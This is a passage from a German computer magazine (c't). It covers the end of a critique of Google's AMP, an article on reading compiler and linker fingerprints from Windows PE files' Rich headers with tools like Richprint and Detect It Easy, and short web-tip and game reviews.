Und warum lassen sich Web-Publizisten auf diesen Deal ein? Google beteuert, dass sich durch AMP das Ranking einer Seite nicht verbessert – einerseits. Andererseits ist bekannt, dass Performance ein wichtiger Ranking-Faktor für Google ist, und da liegt es nahe, den Vorschlag des Quasi-Monopolisten anzunehmen. Vor allem aber verspricht AMP einen Logenplatz bei Google News: AMP-Seiten – und nur solche – werden in der Mobil-Variante in Form eines Karussells dargestellt.

AMP ist ein Schlüsselbaustein für Googles Digital News Initiative, Googles Organisation für die Partnerschaft mit der europäischen Medienbranche. Für diese hat Google auch einige Zahlen zu AMP parat: +23 Prozent wiederkehrender Besucher bei der Washington Post, +44 Prozent monatlicher Besucher bei Slate – da wird jeder Verleger hellhörig. Viele Verlagshäuser experimentieren derzeit mit AMP, auch heise online. Ersetzt man in einer aktuellen heise-online-Meldung „newsticker“ durch „amp“, erhält man die AMP-Version.


„Embrace, extend, extinguish“ (umarmen, erweitern, auslöschen) – so beschrieb man Microsofts Firmenpolitik in ihren dunkelsten Zeiten. Zu Google passt dieser Slogan heute perfekt. AMP bringt wertvolle Ideen ins mobile Web, aber es ist ein Danaergeschenk an die Publisher: Es ist dazu gemacht, das Machtgefälle zwischen ihnen und dem Internet-Giganten weiter zu verstärken.

(jo@ct.de) **ct**

Anzeige

Literatur

- [1] Herbert Braun, Web-Diät, Wie Google mit AMP das offene Web retten will, c't 3/16, S. 158
- [2] Herbert Braun, Website-Apps, Progressive Web-Apps vereinen das Beste aus Websites und Mobil-Apps, c't 02/17, S. 128



Code durchleuchtet

Was Windows-Binärdateien so alles verraten

Ausführbare Windows-Dateien (.exe, .dll, .sys ...) verraten viel mehr über ihre Herkunft, über die verwendeten Tools, ja sogar über den Programmierstil, als man so glaubt. Und man erfährt auch, wie modern denn die großen Softwarehäuser selbst sind, die uns andauernd zu Updates drängen.

Von Andreas Stiller

Programme unter Windows besitzen im Regelfall ein Dateiformat, das Microsoft als Portable Executable (PE) spezifiziert hat. In deren Headern stecken häufig auch recht detaillierte Informatio-

nen über die exakten Versionen der verwendeten Compiler, Assembler, Linker und Import- und Export-Bibliotheken. So lässt sich erkennen, ob sie in C, C++ oder mit anderen Compilern oder gar in Assembler erstellt wurden und auf welchem Update-Niveau sie sind.

Nun gibt es eine Vielzahl solcher PE-Dateien, nicht nur solche mit .exe, .dll oder .sys am Namensende. Auf Windows-Rechnern findet man typischerweise fünfzig und mehr verschiedene Typen in diesem Dateiformat – ob sie nun .ocx, .scr, .efi, .bin, .tlb, .cat, .mui oder so heißen.

Viele davon sind wie etwa .api im Prinzip nur umbenannte DLLs. Sie sind nicht direkt ausführbar, enthalten aber ausführbare Segmente. Andere sind über-


haupt nicht ausführbar. Dazu gehören etwa reine Daten-Dateien, die Extensions wie .tlb, .rsc, .dll und so weiter tragen. Häufig sind das sogenannte Ressourcen, insbesondere Sprachpakete, die zumeist mit der Extension .mui (Multi User Interface) versehen sind.

All diese Dateien nutzen das PE-Format, weil man hier in standardisierter Form zusätzliche Informationen unterbringen kann, etwa den Build-Zeitpunkt, eine CRC-Prüfsumme, Ressourcen und Signaturen.

Dateien mit den Änderungen .com, .efi, .scr, .sfx.. sind üblicherweise ausführbar. Da der Name der Extension aber beliebig ist, lässt sich das eindeutig nur an Einträgen im PE-Header erkennen. Datei-

Rich-Struktur

Informationen über die zur Herstellung des Programms verwendeten Werkzeuge stehen verschlüsselt am Anfang der Datei.



en mit .scr (wie C:\windows\system32\bubble.scr) sind für Bildschirmschoner gedacht. Diese Extension wurde von Schädlingen gerne missbraucht, die darüber recht unauffällig gestartet werden konnten. Solche mit .efi sind zwar ausführbar, aber nicht unter Windows, sondern nur unter UEFI. Im PE-Header steht nämlich auch, unter welcher Betriebssystemversion das Programm laufen will und zu welchem Subsystem es gehört (Windows-Konsole, Windows-GUI, OS/2, CE, EFI-Applikation, EFI-Treiber, Xbox ...). Hier und da findet man auch Dateien mit der Endung .com, etwa mode.com, format.com, tree.com ... in Windows\system32. Die tragen ihren Namen aus Reminiszenzgründen in Erinnerung an das gute alte DOS – man könnte sie getrost in .exe umbenennen. Dass Microsoft sein Visual Studio traditionell über devenv.com aufruft, ist wohl ein Spaß der Programmierer.

Ein wichtiger Eintrag im PE-Header ist die Linker-Version, das ist das Tool, welches die PE-Datei erstellt hat. An ihm kann man bereits erkennen, ob vermutlich ein Microsoft-Linker zum Einsatz kam (mit üblichen Werten zwischen 5.0 und 14.0) oder Borland (zumeist zwischen 2 und 3) oder vielleicht überhaupt kein Linker, sondern ein „Wrapper“ für DotNet. Der trägt zumindest seit einigen Jahren an dieser Stelle üblicherweise die Version des verwendeten DotNet-Frameworks ein, und zwar als 35 oder 40 oder mehr. Auch am „DOS-Stub“ – ein Stückchen Code, das unter DOS läuft und anzeigt, dass die-

ses Programm nicht für DOS geeignet ist – kann man schon einiges ablesen.

Der Standard-Code von Microsoft enthält den String „This program cannot be run in DOS mode“, während Borlands Tlink32 hier „This program must be run under Win32“ anzeigt.

Der ominöse Rich Header

Was Microsoft aber nicht dokumentiert hat und was es bei anderen Linkern wie dem von Borland auch gar nicht gibt, ist eine kleine Struktur hinter diesem DOS-Stub (im Regelfall auf Offset \$80), die Anfang des Jahrtausends viel Aufsehen erregt hatte. Verschwörungstheoretiker witterten darob ominöse Dinge, aber es dauerte nicht lange, dann hatten findige Leute herausgefunden, worum es sich handelt. Denn in dieser Struktur sind, über eine einfachen XOR-Verschlüsselung geschützt, Informationen eingetragen, die über die zum Build verwendeten Tools Auskunft geben. Voraussetzung ist, dass diese Tools in die erzeugten Objektdateien (.obj) oder Bibliotheken (.lib) ihre IDs in der Variablen @comp.id eingetragen haben und dass der Microsoft-Linker ab Version 5.0 verwendet wird, der für die Erzeugung der PE-Dateien zuständig ist.

Aufgrund der Kennung „Rich“ am Ende dieser Struktur heißt diese seitdem Rich Header oder Rich-Struktur. Der 32-bittige Key zur Entschlüsselung steht gleich dahinter. Er wird aus den Bytes im PE-Header vor der Rich-Struktur und den

Packet-IDs von Visual Studio 2015

Packet-ID (Linker:14.0, Tool-ID=\$102)	Visual Studio 2015
24325	VS2015 UPD3 ?
24215	VS2015 UPD3 RC
24213	VS2015 UPD3
24210	VS2015 UPD3
24270	VS2015 UPD1
24729	VS2015 UPD?
24728	VS2015 UPD?
24723	VS2015 UPD?
24270	VS2015 UPD1
24215	VS2015 UPD3 RC
24213	VS2015 UPD?
24212	VS2015 UPD?
24210	VS2015 UPD?
24123	VS2015 UPD?
24116	VS2015 UPD?
23981	VS2015 UPD?
23918	VS2015 MS intern
23917	VS2015 UPD?
23720	VS2015 UPD2 CTP
23816	VS2015 UPD?
23711	VS2015 UPD?
23615	VS2015 UPD?
23506	VS2015 UPD1 RTM
23107	VS2015 REL
23026	VS2015 RTM
23019	VS2015
23013	VS2015
23007	VS2015
22816	VS2015 RC
22609	VS2015 CTP6
22512	VS2015 CTP5
22310	VS2015 Prev
22129	VS2014 CTP4
22013	VS2014 CTP3
21723	VS2014 CTP2

Einträgen erzeugt. Xort man nun mit diesem Key den Rest der Struktur, bekommt man am Anfang die Kennung „DanS“, dann dreimal den Key und dann die Liste der Versionseinträge. Die Kennungen Rich und DanS weisen vermutlich auf die Namen der Programmierer hin, DanS etwa könnte von Dan Ruder abstammen, Microsofts Linker-Experte.

Aber auch wenn man die Struktur entschlüsselt hat, bleibt das Problem, die gefundenen Einträge den zahlreichen Tools, Versionen, Builds, Updates et cetera zuzuordnen. Mangels Dokumentation ist das ein blindes Stochern im Nebel. Zwei auf GitHub gehostete Projekte haben sich dieses Stochern auf die Fahnen geschrieben: Detect-it-easy – das zudem eine

```

Processing d:\sandra.exe
Target machine: x32
Pcomp.id  id  version  count  description
00937809  93  30729   18 [IMP] US2008 SP1 build 30729
010559e5 105  23013    2 [C++] US2015 build 23013
01035b6e 103  23406    9 [ASM] US2015 UPD1 build 23406
01045b6e 104  23406   14 [ C ] US2015 UPD1 build 23406
01055b6e 105  23406   33 [C++] US2015 UPD1 build 23406
01015b6e 101  23406    4 [IMP] US2015 UPD1 build 23406
00837809  83  30729   19 [ C ] US2008 SP1 build 30729
00f49cb4  f4  40116    2 [nn ] US2013 UPD? build 40116
00ef9cb4  ef  40116   49 [nn ] US2013 UPD? build 40116
00010000    1    0  1016 [---] Unmarked objects (Kernel?)
01095bd2 109  23506   232 [nn ] US2015 UPD1 build 23506
00ff5bd2  ff  23506    1 [RES] US2015 UPD1 build 23506
00970000  97    0    1 [SIG] Signature
01025bd2 102  23506    1 [LNK] US2015 UPD1 build 23506

```

Richprint interpretiert die Rich-Struktur und zeigt, falls bekannt, auch die verwendeten Tools an (Linker, C- oder C++-Compiler, Assembler ...).

riesige Datenbank zum Erkennen aller möglichen Dateiformate mitbringt und das auch mit den üblichen Packern klar kommt, und das Projekt Richprinter, das sich allein auf das Anzeigen und Interpretieren der Rich-Header von PE-Dateien beschränkt (alle erwähnten Tools und Dokumente finden Sie über den Link am Ende des Artikels).

Richprint hat im Laufe der Zeit zahlreiche Einträge zusammengetragen und löst genauer auf Linker, Compiler, Assembler, Ressource-Compiler, Import- und Export-Bibliotheken auf. Es wird auch weiterhin gepflegt – die neuesten Einträge beziehen sich auf diverse Versionen von Visual Studio 2015.

Seit Microsoft öffentliche Beta-Programme fürs Visual Studio pflegt, gibt es geradezu eine Inflation der Versionskennungen. Inzwischen findet man zuhauf Community-Previews, RCs (Release Candidates), RTMs (Ready to Market) und Updates 1, 2, 3, 4, 5 ... und so weiter. Auf weit mehr als 30 verschiedene IDs sind wir im Umfeld von VS2015 (Linker-Generation 14.0) gestoßen. Davon ist mindestens ein halbes Dutzend in kommerzieller Software verbreitet. Die aktuelle Datenbasis von Richprint umfasst sechs Paket-Einträge – zum Teil mit interpolierten IDs für die einzelnen Tools.

Die Rich-Kennungen eines Tools bestehen aus der 16-bittigen Paket-ID (die Build-Nummer des zugehörigen Visual Studio-Paketes), dahinter folgt die ebenfalls 16-bittige Tool-ID. Diese Tool-ID war bis hin zu Visual Studio 2013 nur 8-bittig, inzwischen wird auch das neunte Bit ver-

wendet. Schließlich folgt noch ein Zähler, der die Anzahl der damit erzeugten Module wiedergibt. Zum Beispiel markiert „24215“ das Visual Studio 2015 Update3.1 Build-Nummer 24215 und die Tool-ID 261 (hexadezimal \$105) steht für den C++-Compiler aus dieser Suite.


Der letzte Eintrag in der Rich-Struktur stammt von dem Tool, das die PE-Datei erzeugt hat, normalerweise ist das der Microsoft Linker. Davor steht zu meist der Compiler des Hauptprogramms, welches den Programm-Einsprung enthält. Stehen beide IDs auf Null („0-0“), so handelt es sich um einen „Fremdcompiler“ ohne @comp.id, der aber den Microsoft-Linker verwendet, etwa der Composer von Intel.

Heutzutage ist das letzte Tool, das Hand an den Code anlegt, aber oft ein Programm für die digitale Signatur. Dieses besitzt keine Paket-ID, aber hier trägt der Linker zumindest eine Tool-ID ein, zu meist 151 (\$97), also „0-151“. Eine Besonderheit sind auch die Module aus der Kernel-Bibliothek die mit „0-1“ gelistet sind.

Mit zu den ausführbaren Dateien gehören die sogenannten „Wrapper“. Dot-Net-Programme haben wie oben erwähnt keinen Linker. Man kann sie aber als .EXE in ein PE-Dateiformat packen und direkt starten. Ähnlich sieht das bei Python-Programmen aus. .pyc oder .pyo sind kompilierter Bytecode – der allerdings weiterhin sequenziell interpretiert wird, also nicht nennenswert schneller als Sourcecode ist. Auf Windows-PCs findet man üblicherweise spezielle Python-DLLs, die mit .pyd gekennzeichnet sind und via Python.dll aufgerufen werden.

Solche Python-DLLs werden etwa von OpenOffice oder vom Open-Source-Bildbearbeitungsprogramm GIMP verwendet – was man zuweilen an langsamer Abarbeitung bemerkt. Auch das Festplattenanalyseprogramm Autopsy und der Intel Composer arbeiten mit solchen eingepackten Python-Skripten.

Programme oder Programmpakete werden zudem oft gepackt. Beliebt ist der Open-Source-Packer „Ultimate Packer for eXecutables“ UPX, der inzwischen auf GitHub steht und der seit ein paar Tagen in der Version 3.93 erhältlich ist. UPX-ver-



Das leistungsfähige Open-Source-Projekt Detect it Easy kennt unzählige Dateiformate und Packer (hier eine mit UPX gepackte Python-DLL).

packte Programme erkennt man leicht an ihren Segmentnamen UPX0, UPX1 ... Für Setup, Installer/Uninstaller und Packer findet man auch recht häufig noch das uralte Inno Setup Modul 5.3.10 – in Delphi 2. Etwas neueren Datums ist Inno Setup 5.57 unter Delphi 2009, über das zum Beispiel das aktuelle SiSoft-Sandra installiert wird. Microsoft nutzt seine eigenen Pack-Programme.

Durchgescannt

Wir haben mal einige Redaktionsrechner mit aktuellem Windows 10 durchgescannt. Die frühesten Dateien mit RICH-Einträgen stammen aus dem Jahre 1998 – sieht man mal von solchen mit offensichtlich fehlerhaften Datumseinträgen in Microsofts Phone-SDK 8.1 ab. Damals war Visual Studio 97 SP3 (Codename Boston) aktuell, zunächst mit dem Linker ML 6.12.7146, später dann ML 6.13.7299. Als erste RICH-Kennung findet man dort 7303-02.

Eines der ältesten mit RICH verzierten Tools, das unverändert seit den Anfangszeiten dabei ist, stammt von der InstallShield Software Corporation. Dieser Veteran heißt `_isdel.exe` Version 5.54 und befindet sich bei 64-Bit-Windows in `C:\Windows\SysWOW64\InstallShield\`.

Microsoft hat ja DotNet mit C# erfunden und versucht, die Programmierschar auf verwaltetes DotNet umzuerziehen, nur in eigenen Applikationen, etwa Office, findet sich DotNet vergleichsweise selten. Hier und da mal ein kleines Tool wie „`spreadsheet-compare.exe`“, aber alles Wichtige wie Excel, Word, Powerpoint, Access, Outlook wurde schön mit nicht-verwaltetem C/C++ erstellt. Dabei hingen die Office-Entwickler lange Zeit immer gut zwei, drei Generationen hinter den aktuellen hauseigenen Visual-Studio-Versionen zurück. Office-15 zum Beispiel mit Build vom Juni letzten Jahres trägt die Paket/Linkerkennung „30716-186“: Das gehört zu Visual Studio 2010 mit Linker 10.10. Microsoft verwendet übrigens intern oft Interims-Versionen, die „draußen“ gar nicht anzutreffen sind. Erst mit Office 16 aus dem Dezember 2016 schaffte Microsoft den Sprung zu dem einigermaßen aktuellen Visual Studio 2015-23919. Auch diese Version findet man „in freier Wildbahn“ nicht, sodass man nicht genau weiß, auf welchem Update-Level

Verräterische Spuren

Aus forensischer Sicht gibt der in der Rich-Struktur enthaltene Versionsmix interessante Hinweise auf die Quelle. Über Vergleiche mit anderen Produkten kann man mit guter Trefferquote schließen, aus welcher Entwicklerschmiede eine Software stammt, die in einem bestimmten Zeitraum entwickelt wurde. Das ist also eine Art Fingerabdruck des Entwicklers. Die Informationen helfen auch, die Authentizität von Binär-Programmen zu überprüfen. So ließ sich etwa das verbreitete Truecrypt 7.1 mit den richtigen Tools aus den Sourcen eindeutig nachvollziehen. Dazu musste man allerdings nicht nur die richtigen Werkzeuge haben, sondern auch die zum Build-Zeitpunkt üblichen „Hotfixes“ einspielen.

Längst gibt es zwar Tools zum Löschen der „verräterischen“ Daten im Header. Clevere Software wie Detect It Easy – durchsucht den Code allerdings

zusätzlich nach zahlreichen Spuren, Segmentnamen, Code-Fragmenten, eingebundenen Bibliotheken und so weiter und kann daraus viele weitere Informationen gewinnen.

Und mehr noch, Wissenschaftler der Princeton und der Drexel Universities sowie der TU Braunschweig haben, finanziert von der amerikanischen Militärbehörde DARPA und der Deutschen Forschungsgesellschaft, ein Verfahren entwickelt, das mit hoher Genauigkeit aus dem Kompilat auf den Programmierer schließen kann. Aus Google Code Jam, aus GitHub und Hacker-Foren wie Nulled.IO wurden immerhin 100 individuelle Programmierer mit 96 Prozent Trefferquote erkannt. Dazu klassifizierten die Wissenschaftler 900 Programme mit insgesamt 750.000 stilistischen Features. Bei dem größeren Ensemble von 600 Kandidaten lag die Quote immer noch bei 83 Prozent.

sie sich befindet. Das nächstgelegene Update 2 in der Community-Version jedenfalls trägt die Kennung „23720“.

Alte Runtime-Versionen werden von Microsoft immer noch gepflegt, so wurde MSVCP60.dll für VC6 zuletzt im Juni 2016 aktualisiert – schließlich wird VC6 ja immer noch gern verwendet. Adobe zum Beispiel hat ewige Zeiten bei seinen Produkten an VC6 festgehalten. Das damit kodierte Photoshop CS2 stammt aus dem Jahre 2002 und ist immer noch sehr beliebt, vor allem, seit es Adobe zur allgemeinen Benutzung freigegeben hat. Beim Acrobat Reader ist Adobe irgendwann zu Visual Studio gewechselt, in der aktuellen Fassung verwenden die Adobe-Programmierer das schon etwas betagte Visual Studio 2013-40629. Immerhin ist Adobe damit aktueller als der andere Update-Drängler Oracle, dessen Java 8.1 noch auf altem Visual Studio 2010-40219 fußt. Demgegenüber ist die neueste Version Photoshop CC auch compilermäßig hochaktuell. Hier kommt der Intel-Compiler 2016 samt MKL, OpenMP und Fortran-Core zum Einsatz.

Ansonsten findet man Software, die mit dem hocheffizienten Intel-Compiler erstellt wurde, außerhalb von High Performance Computing recht selten. Cinebench R15 hat zuhauf mit „0-0“ markierte Module – und wie man auch an den Libs sehen kann, kommt hier der Intel-Compiler zum Einsatz.

Mozilla ist mit dem Firefox auf Basis von Visual Studio 2015-24213 auf recht aktuellem Stand, der Thunderbird hinkt mit Visual Studio 2013- 30723 etwas hinterher.

Häufiger als den Intel-Compiler findet man übrigens MinGW mit eigenem Linker, so etwa bei GIMP 2.8.20. DIE in Version 1.01 erkennt auch die MinGW-Versionen. Zusammen mit dem anderen Projekt Richprint kann man sich damit ein schönes Bild von den Binärdateien auf dem Windowsrechner machen. Dafür haben wir die von Richprint verwendete Datei `compid.txt` noch kräftig um zahlreiche Einträge, auf die wir gestoßen sind, aufgestockt.

(as@ct.de) **ct**

DIE1.01 und Richprint: ct.de/y18u

Der Charme des Web 1.0

<https://neocities.org>

<http://oneterabyteofkilobyteage.tumblr.com>

Alle Farben, zappelige GIFs und nervige Werbe-Pop-ups – GeoCities war gelebte Anarchie im Internet. Der kultige Homepage-Dienst bot in der Internetfrühzeit jedem ein kostenloses Online-Zuhause. Die jungen Nutzer konnten ihre Websites ganz nach eigenen Vorlieben gestalten. Die Ergebnisse waren oft erstaunlich hässlich, aber immer einzigartig. Irgendwann zogen die Bewohner jedoch aus und ließen sich bei MySpace nieder. Die GeoCities verwahrlosten, ehe 2009 die „Internet-Mumie“ (Spiegel Online) offline ging.

Das massenhafte Homepage-Sterben hinterließ offenbar eine Leere in den Weiten des Internet – die **Neocities** füllt. Mit dem Quasi-Nachfolger von GeoCities soll das Internet endlich wieder Spaß machen und mehr Freiheiten als Facebook bieten. Die Nutzer bekommen 100 MByte Speicherplatz. Die Seite entsteht im HTML-Editor wie damals bei GeoCities. Beim Nachfolger geht es ebenfalls bunt zu, samt Pixelwolken, die über die Website gleiten. Mehr als 100.000 Seiten sind es inzwischen. Wer beim Anblick der Pixel ins Schwärmen gerät, findet im Blog **One Terabyte of Kilobyte Age** zahlreiche Screenshots alter GeoCities-Seiten. Täglich gibt es alten Nachschub, der als Inspiration fürs neue Neocities-Zuhause dient. (dbe@ct.de)



Kunden aus der Hölle

<http://ausderhoelle.de>

Der Kunde ist zwar König, kann aber dennoch gewaltig nerven. **Geschichten aus der Hölle** sammelt absurd-amüsante Erfahrungen, die Servicekräfte mit schwierigen Kunden gemacht haben. Da beschwert sich etwa ein Gast, dass seine Nudeln zu heiß seien und verlangt nach einer „kühleren Portion“. Ein anderer findet, dass der Wein korkt – obwohl die Flasche einen Schraubverschluss hat. Die kleinen Storys stammen nicht nur aus Restaurants, sondern auch aus Callcentern und Agenturen. Ein Auftraggeber findet die Beschriftung „Hier klicken“ nicht eindeutig genug. Besser sei doch „klicken Sie hier, um zu klicken“. (dbe@ct.de)

Alle Links dieser Seite
unter ct.de/yy2n



Wer hat im Internet das Sagen?

www.cigionline.org/publications

Was macht eigentlich die ICANN genau? Und WTF ist IETF? Viele solcher Fragen beantwortet eine Aufsatzsammlung, die das Royal Institute of International Affairs (auch bekannt als Chatham House) in Zusammenarbeit mit dem kanadischen Institut Centre for International Governance Innovation (CIGI) zusammengestellt hat. Im Report **Who Runs the Internet?** versuchen zahlreiche Experten die verschiedensten Facetten der Netzverwaltung herauszuarbeiten. Praktisch ist besonders das Schaubild auf Seite 28: Es erklärt, welche Organisation welche Aufgabe im Kosmos der Netzverwaltung wahrnimmt. Damit erhalten auch Laien einen guten Überblick. Das CIGI bietet auf seiner Website weitere kostenlose Reports zu Internet und Wirtschaft an – viel Lesestoff für kritische Internetnutzer. (bb@ct.de)

Europe Second

www.everysecondcounts.eu

„America first, America first!“ Die USA sollen wieder das beste Land der Welt werden, die unangefochtene Nummer eins – so wollen es Donald Trump und seine patriotischen Anhänger. Schön und gut, aber wer ist die Nummer zwei? Natürlich die Niederlande, findet zumindest der Late-Night-Entertainer Arjen Lubach. Als Beweis drehte sein Team einen kleinen Werbeclip, der die Vorzüge des flachen Landes preist: „Wir haben den besten Pony-Park der Welt!“, behauptet der Sprecher, der sehr nach Donald Trump klingt. „It’s true!“

Der Clip verbreitete sich in Windeseile im Netz und forderte Jan Böhmermann heraus, einen Spot für Deutschland abzuliefern: „Amerika hat den KKK, Deutschland hat FKK.“ Dahinter steckt mehr als nur eine Kopie, denn auch andere europäische Länder haben sich beteiligt und eigene Bewerbungsclips gedreht. Sie sind auf **Every Second Counts** zu sehen und beweisen nebenbei: Europa hat Humor. It’s true! (dbe@ct.de)

Internet-Dokus

Er ist der König unter den Sprungbrettern: der Zehner. Zwei schwedische Filmemacher schickten Freiwillige nach oben, die noch nie aus dieser Höhe ins Wasser gesprungen sind. Die daraus entstandene Kurzdoku **Ten Meter Tower** zeigt, wie Menschen sich zaghaft an den Rand trauen, tief durchatmen – und auch springen?


<https://nyti.ms/2jRsCub> (16:12, schwedisch mit Untertiteln)

Kein Motor, keine Unterstützung, 750 Meilen raue See: Das „Race to Alaska“ ist eine knallharte Segelregatta. Im vergangenen Jahr nahmen 35 Teams teil und nur 15 kamen an; der Rest hat aufgegeben. Die Mini-Doku **Hard Ship** begleitet drei Männer, die das anstrengende Abenteuer wagen. Alle drei sind gelähmt.

<https://vimeo.com/193946979> (23:29, englisch)

Anzeige

Der Spieler bewegt sich in zwei Paralleluniversen, von denen jedes unterschiedliche Dinge zeigt. Im Verlauf des Spiels wächst die Komplexität der Rätsel, aber auch das Spektrum verfügbarer Talente: Bald setzt man beispielsweise „Fenster“, um ungefährdet Feinde in der Nachbarwelt anzulocken.



Bürger zweier Welten

Bereits 2014 entstand im Rahmen der Game-Jam-Veranstaltung „Ludum Dare 30“ eine erste kleine Fassung des 2D-Puzzlers **Semispheres**. Es geht darum, in zwei miteinander verknüpften Universen Rätsel zu lösen. Beide Schauplätze, die einander bis auf entscheidende Elemente gleichen, werden nebeneinander dargestellt. Das kleine kanadische Studio Vivid Helix arbeitete weiter an dem Spiel und bringt das Ergebnis nun für Windows, Linux, MacOS und Playstation 4 auf den Markt. Xbox-One-Nutzer müssen sich noch etwas gedulden, bis sie die meditativ angelegte Herausforderung fürs Spielerhirn ausprobieren können.

